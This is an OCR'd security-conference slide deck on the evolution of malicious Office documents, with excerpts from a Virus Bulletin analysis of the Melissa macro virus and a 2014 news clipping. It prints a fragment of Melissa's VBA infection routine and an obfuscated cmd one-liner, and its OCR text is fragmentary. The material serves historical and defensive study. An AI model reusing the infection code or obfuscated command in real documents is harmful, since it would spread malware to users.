

cmd /c FOR /F "tokens=2 delims=P=Mf" %d IN ('assoc.cmd')DO
%d /V: /r " set +$=//-/-_/_-__\ -/_-\-/_-_\// /_-//\/-__-_\ /\-_\-
MalDoc Evolution
From ShellExecute to ^LL^ehs^reWO^p
FIRST
Improving Security Together
TC TLV Feb 2019

WHOAREWE

Asaf Aprozper

Github: 3pun0x

Twitter: @3pun0x

Ex- Security researchers@

Gal Bitensky

Github: G4lB1t

Twitter: @Gal_B1t

History Class

```
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
  If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL
  Set ToInfect = ADI1
  ADI1.Name = "Melissa"
```

VIRUS ANALYSIS 2

Melissa – The Little Virus That Could…

Ian Whalley
Sophos Plc

[*After this analysis* VB *gauges* IVPC's *reaction to Melissa. Sarah Gordon's feature also mentions its author. Ed.*]


Saturday 27 March was going to be a quiet day – or at least, that was what I thought when I got up at around 8.30am. After a quick breakfast, I dialled my ISP to retrieve my email and read some news. Shortly afterwards, I was in the car on the way to the office.

Newsgroups, mailing lists, on-line news services – all were talking about one thing; a macro virus called Melissa that

first line of the macro appropriately. This is dependent upon whether it is copying itself into the global template from a document, or into a document from the global template. This is necessary because the macro has two different names – in a document, it is called Document_Open() (as mentioned above), and in the global template, it is called Document_Close().

It is worth noting at this point that Melissa has a little-noticed side effect – it will overwrite the first item in the components collection of documents and global templates which it infects. For most documents, this will not be an issue, of course – however, for global templates, it might be more of a problem.

Payloads



Gabor Szappanos, Sophos, July 2014

Business

Panic like it's 1999: Microsoft Office macro viruses are BACK

VBA IS NOT DEAD, shrieks infosec chap

By John Leyden 8 Jul 2014 at 14:34 55 SHARE ▼


Most read

